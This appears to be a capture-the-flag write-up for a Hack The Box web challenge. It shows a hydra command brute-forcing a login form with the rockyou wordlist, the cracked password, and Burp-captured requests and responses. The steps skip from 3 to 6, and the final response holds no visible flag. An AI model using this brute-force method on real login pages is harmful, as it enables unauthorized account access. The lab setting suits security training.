


Lernaean Web Challenge



Reported by kaiUb (<https://github.com/1140396>)

1. Initial web page



2. DNS resolve to use hydra (you can skip this step)

```
[kaiub@parrot]~$ ping docker.hackthebox.eu
PING docker.hackthebox.eu (139.59.202.58) 56(84) bytes of data.
64 bytes from docker.hackthebox.eu (139.59.202.58): icmp_seq=1 ttl=128 time=52.0
ms
64 bytes from docker.hackthebox.eu (139.59.202.58): icmp_seq=2 ttl=128 time=52.4
ms
```

3. Use hydra to brute force password with rockyou wordlist

```
[kaiub@parrot]~$ hydra -l "" -I -P /usr/share/wordlists/rockyou.txt '139.59.202.58' -s '31828' http-post-form "[:password=^PASS^:F=Invalid" -v
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-03-26 17:00:
10 0100101 Firefox/68.0
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent ov
erwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:
14344399), ~896525 tries per task
[DATA] attacking http-post-form://139.59.202.58:31828/:password=^PASS^:F=Invalid
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[31828][http-post-form] host: 139.59.202.58 password: leonardo
[STATUS] 2122.00 tries/min, 2122 tries in 00:01h, 14342277 to do in 112:39h, 16
active
```

Ooops! Too slow!

Intercept HTTP history WebSockets history Options																
Filter: Hiding CSS, image and general binary content																
#	Host	Met	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
1	http://docker.hackthebox.eu...	POST	/		✓	200	665	HTML		Login - Lernaean			139.59.202.58		16:53:16.2	8080
14	http://docker.hackthebox.eu...	POST	/			200	809	HTML		Login - Lernaean			139.59.202.58		17:02:59.2	8080
2	http://detectportal.firefox.c...	GET	/success.txt			200	379	text	txt				195.8.22.25		16:53:50.2	8080
3	http://detectportal.firefox.c...	GET	/success.txt			200	379	text	txt				195.8.22.25		16:53:55.2	8080
4	http://detectportal.firefox.c...	GET	/success.txt			200	379	text	txt				195.8.22.25		16:54:00.2	8080
5	http://detectportal.firefox.c...	GET	/success.txt			200	379	text	txt				195.8.22.25		16:54:05.2	8080
6	http://detectportal.firefox.c...	GET	/success.txt			200	379	text	txt				195.8.22.25		16:54:10.2	8080
7	http://detectportal.firefox.c...	GET	/success.txt			200	379	text	txt				195.8.22.25		16:54:15.2	8080
8	http://detectportal.firefox.c...	GET	/success.txt			200	379	text	txt				195.8.22.25		16:55:50.2	8080
9	http://detectportal.firefox.c...	GET	/success.txt			200	379	text	txt				195.8.22.25		16:55:55.2	8080
10	http://detectportal.firefox.c...	GET	/success.txt			200	379	text	txt				195.8.22.25		16:56:00.2	8080
11	http://detectportal.firefox.c...	GET	/success.txt			200	379	text	txt				195.8.22.25		16:56:05.2	8080
12	http://detectportal.firefox.c...	GET	/success.txt			200	379	text	txt				195.8.22.25		16:56:10.2	8080
13	http://detectportal.firefox.c...	GET	/success.txt			200	379	text	txt				195.8.22.25		16:56:15.2	8080
14	http://docker.hackthebox.eu...	GET	/success.html			200	680	HTML	html	Login - Lernaean			139.59.202.58		17:03:05.2	8080

Request

Response

Raw

Params

Headers

Hex

```

1 POST / HTTP/1.1
2 Host: docker.hackthebox.eu:31828
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://docker.hackthebox.eu:31828/
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 37
10 Origin: http://docker.hackthebox.eu:31828
11 DNT: 1
12 Connection: close
13 Cookie: ajs_user_id=422cf302b244a08f5f602a61c7863a0289522; ajs_group_id=null; ajs_anonymous_id=1228cb288fa478c-492-972-5a267579687022
14 Upgrade-Insecure-Requests: 1
15
16 password:leonardo

```

6. Check the response after that and you have the flag!

Intercept | HTTP history | WebSockets history | Options

Filter: Hiding CSS, image and general binary content

#	Host	Met	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
1	http://docker.hackthebox.e...	POST	/		✓	200	665	HTML		Login - Lernaean			139.59.202.58		16:53:16.2...	8080
14	http://docker.hackthebox.e...	POST	/		✓	200	809	HTML		Login - Lernaean			139.59.202.58		17:02:59.2...	8080
2	http://detectportal.firefox.c...	GET	/success.txt			200	379	text	txt				195.8.22.25		16:53:50.2...	8080
3	http://detectportal.firefox.c...	GET	/success.txt			200	379	text	txt				195.8.22.25		16:53:55.2...	8080
4	http://detectportal.firefox.c...	GET	/success.txt			200	379	text	txt				195.8.22.25		16:54:00.2...	8080
5	http://detectportal.firefox.c...	GET	/success.txt			200	379	text	txt				195.8.22.25		16:54:05.2...	8080
6	http://detectportal.firefox.c...	GET	/success.txt			200	379	text	txt				195.8.22.25		16:54:10.2...	8080
7	http://detectportal.firefox.c...	GET	/success.txt			200	379	text	txt				195.8.22.25		16:54:15.2...	8080

Request | Response

Raw | Headers | Hex | HTML | Render

```
1 HTTP/1.1 200 OK
2 Date: Thu, 26 Mar 2020 17:03:04 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 618
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <div style="color: #ff0000; background-color: #cccccc; padding: 5px; text-align: center;"><script type="text/javascript">
10     window.location = "nossoooooope.html"
11 </script>
12 </div>
13 <div style="text-align: center;">
14     <h1>Login - Lernaean</h1>
15 </div>
16 <div style="background-color: #cccccc; padding: 10px; text-align: center;">
17     <div>
18         <div>Administrator Login</div>
19         <div>... CONFIDENTIAL ...</div>
20         <div>Please do not try to guess my password!</div>
21         <form method="POST">
22             <input type="password" name="password"><br>
23             <input type="submit" value="Submit">
24         </form>
25     </div>
26 </div>
27 </div>
28 </div>
```